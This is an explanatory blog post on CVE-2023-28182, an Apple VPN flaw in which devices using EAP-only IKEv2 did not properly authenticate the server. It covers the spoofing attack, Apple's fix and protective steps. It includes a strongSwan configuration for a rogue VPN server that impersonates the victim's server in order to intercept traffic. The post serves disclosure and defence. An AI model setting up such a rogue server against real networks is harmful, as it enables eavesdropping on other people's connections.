
In this exclusive breakdown, we’re diving deep into CVE-2023-28182, a security issue that affected Apple devices and put user traffic at risk. We’ll look at what went wrong, how attackers could take advantage, and what Apple did to fix it. This post includes code samples, technical details, and practical advice for users and admins.
The Short Story
CVE-2023-28182 is a vulnerability that existed in how Apple devices connected to VPN servers using EAP-only authentication. If you were on an iPhone, iPad, or Mac using certain VPN setups, and someone on your network was feeling malicious, they could potentially pretend to be your VPN server. Your device might have connected to the impostor without you ever knowing, exposing your data.
macOS Ventura 13.3
If you use a VPN on Apple devices, make sure you’re up-to-date.
What Went Wrong?
Let’s break down the vulnerability in regular terms.
Understanding EAP-Only VPN
EAP stands for Extensible Authentication Protocol. It’s a common way for devices to prove who they are when connecting to networks, especially with protocols like IKEv2 VPN. There are different ways to use EAP—sometimes with certificates, sometimes with passwords.
An EAP-only VPN configuration means the device only checks EAP credentials when setting up the VPN tunnel, and does not require a mutual certificate check for the server — which is weaker.
The Spoofing Attack
A “privileged network position” means the attacker is on the same network as you, like your public Wi-Fi or internal office LAN. They can intercept or tamper with connections.
Because Apple’s VPN implementation was not authenticating the remote server strongly enough when using EAP-only, an attacker could run their own fake VPN server on the network. Your device might connect, thinking it’s the real VPN, and the attacker could read or redirect your traffic.
In summary: Apple devices weren't making sure the VPN server was who it said it was, if you only used EAP authentication.
What an Attack Looks Like
Let’s say you’re at a coffee shop, and your phone tries to connect to your company VPN (set up EAP-only). Meanwhile, an attacker nearby runs a rogue server that also supports EAP.
Proof-of-Concept Code
Attackers can use tools like *strongSwan* or *libreswan* to create a fake EAP-only IKEv2 VPN server. Here’s an example config snippet for *strongSwan* on Linux:
# /etc/ipsec.conf
config setup
    charondebug="ike 2, cfg 2, rnd 2, knl 2, net 2, esp 2, dmn 2,  mgr 2"

conn %default
    keyexchange=ikev2
    auto=add

conn rogue-apple-vpn
    left=<attacker-ip>
    leftid=@YourVPNServer
    leftauth=eap
    eap_identity=%any
    right=%any
    rightauth=eap
    rightdns=8.8.8.8
    ike=aes128-sha1-modp2048
    esp=aes128-sha1
    dpdaction=clear
The attacker then waits for connections, sniffs, and can even route all traffic.
Important: I'm sharing this for educational purposes only. Do not use this technique maliciously or without permission.
The Fix
Apple’s fix was to require additional authentication of the VPN server before trusting the connection, even with EAP-only. Now, the device will make sure it’s talking to the real intended server, not just anyone who responds.
From Apple’s official notes
*“The issue was addressed with improved authentication.”*
See: Apple Security Updates - CVE-2023-28182
How to Protect Yourself
1. Update your devices: Install the latest iOS/iPadOS/macOS version.
2. Check your VPN configuration: If you’re an admin, avoid using EAP-only setups. Use certificate or mutual authentication wherever possible.
3. Be careful on open Wi-Fi: Attacks like this require local network access. Avoid unsecured Wi-Fi or use cellular when possible.
4. Monitor VPN logs: Unusual connections or failed authentications may indicate someone is trying to spoof your VPN.
More Info
- NIST CVE-2023-28182 record
- Apple Security Update Page
- Apple Platform Security - VPN
Conclusion
CVE-2023-28182 is a prime example of why even widely used protocols like EAP need strong server authentication, especially on devices that travel between networks. Apple has fixed the problem, but make sure you’re running software released after March 2023 to stay safe. And if you run enterprise VPNs, audit your authentication settings.
Stay secure—and always check before you connect!
Timeline
Published on: 05/08/2023 20:15:00 UTC
Last modified on: 05/30/2023 05:15:00 UTC